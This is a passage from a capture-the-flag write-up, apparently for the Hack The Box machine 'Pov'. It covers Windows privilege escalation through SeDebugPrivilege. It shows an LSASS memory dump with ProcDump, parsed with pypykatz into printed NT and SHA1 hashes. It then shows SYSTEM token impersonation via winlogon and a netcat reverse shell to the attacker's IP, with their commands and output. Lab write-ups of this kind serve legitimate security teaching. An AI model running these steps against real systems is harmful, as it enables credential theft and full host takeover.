15
16
17
18
19
20
21
22
23
24
25
26
*Evil-WinRM* PS C:\Users\alaading\Documents> whoami /all

USER INFORMATION
----------------

User Name    SID
============ =============================================
pov\alaading S-1-5-21-2506154456-4081221362-271687478-1001

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
BUILTIN\Remote Management Users      Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
At first, this looked inconsistent because SeDebugPrivilege was disabled in the Invoke-Command session but enabled in Evil-WinRM. The key detail is that whoami /all reports the privileges in the current process token. A user can have a privilege assigned, while a specific logon session or process token may show it as disabled.
Here, the two sessions had different integrity levels:
Invoke-Commandreturned a Medium Mandatory Level token.evil-winrmreturned a High Mandatory Level token.
SeDebugPrivilege allows a process to debug and interact with processes owned by other users, including SYSTEM processes. That makes it a strong privilege escalation path.
Attempt: Dumping LSASS
My first idea was to dump LSASS with ProcDump and parse it with pypykatz.
1
2
3
4
5
6
*Evil-WinRM* PS C:\Users\alaading\Documents> .\procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v12.01 - Sysinternals process dump utility

[08:05:09] Dump 1 initiated: C:\Users\alaading\Documents\lsass.dmp
[08:05:11] Dump 1 complete: 44 MB written in 2.6 seconds
After downloading lsass.dmp, I parsed it locally.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
tr3m0x@ubuntu:~/htb/windows/Pov$ pypykatz lsa minidump lsass.dmp
INFO:pypykatz:Parsing file lsass.dmp
FILE: ======== lsass.dmp =======

== LogonSession ==
username sfitz
domainname POV
sid S-1-5-21-2506154456-4081221362-271687478-1000
    == MSV ==
        Username: sfitz
        Domain: POV
        LM: NA
        NT: 012e5ed95e8745ea5180f81648b6ec94
        SHA1: 535051ba0fbd3126b8e4f23dab348c1ff30b9f09
<SNIP>
This did not expose Administrator credentials, so I moved to process token impersonation.
SYSTEM Process Impersonation
I used psgetsystem, which abuses SeDebugPrivilege by spawning a process from a SYSTEM-owned parent process. First, I listed processes and chose winlogon as the parent target.
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\alaading\Documents> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    945      22     5348      43572       2.42    648   0 lsass
    541      12     4756       9364       1.00    628   0 services
   1679       0      192        144       8.47      4   0 System
    255      12     2656      16316       0.23    556   1 winlogon
    991      31   131540     157144       4.00    752   0 wsmprovhost
Before launching a shell, I tested execution with an ICMP callback.
1
*Evil-WinRM* PS C:\Users\alaading\Documents> ImpersonateFromParentPid -ppid 556 -command "C:\Windows\System32\cmd.exe" -cmdargs "/c ping -n 5 10.10.15.5"
The ping reached my tun interface, confirming code execution from the impersonated process.
1
2
3
4
5
tr3m0x@ubuntu:~/htb/windows/Pov$ sudo tcpdump icmp -i tun0
18:26:19.537240 IP pov.htb > ubuntu: ICMP echo request, id 1, seq 6, length 40
18:26:19.537394 IP ubuntu > pov.htb: ICMP echo reply, id 1, seq 6, length 40
18:26:25.308579 IP pov.htb > ubuntu: ICMP echo request, id 1, seq 8, length 40
18:26:25.308689 IP ubuntu > pov.htb: ICMP echo reply, id 1, seq 8, length 40
SYSTEM Shell
I uploaded nc.exe and used the same impersonation technique to start a reverse shell.
1
*Evil-WinRM* PS C:\Users\alaading\Documents> ImpersonateFromParentPid -ppid 556 -command "C:\Windows\System32\cmd.exe" -cmdargs "/c C:\Users\alaading\Documents\nc.exe 10.10.15.5 9001 -e powershell"
The callback landed as SYSTEM.
1
2
3
4
5
6
7
8
tr3m0x@ubuntu:~/htb/windows/Pov$ listen 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.67.168 49806
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\system
And that completed the machine.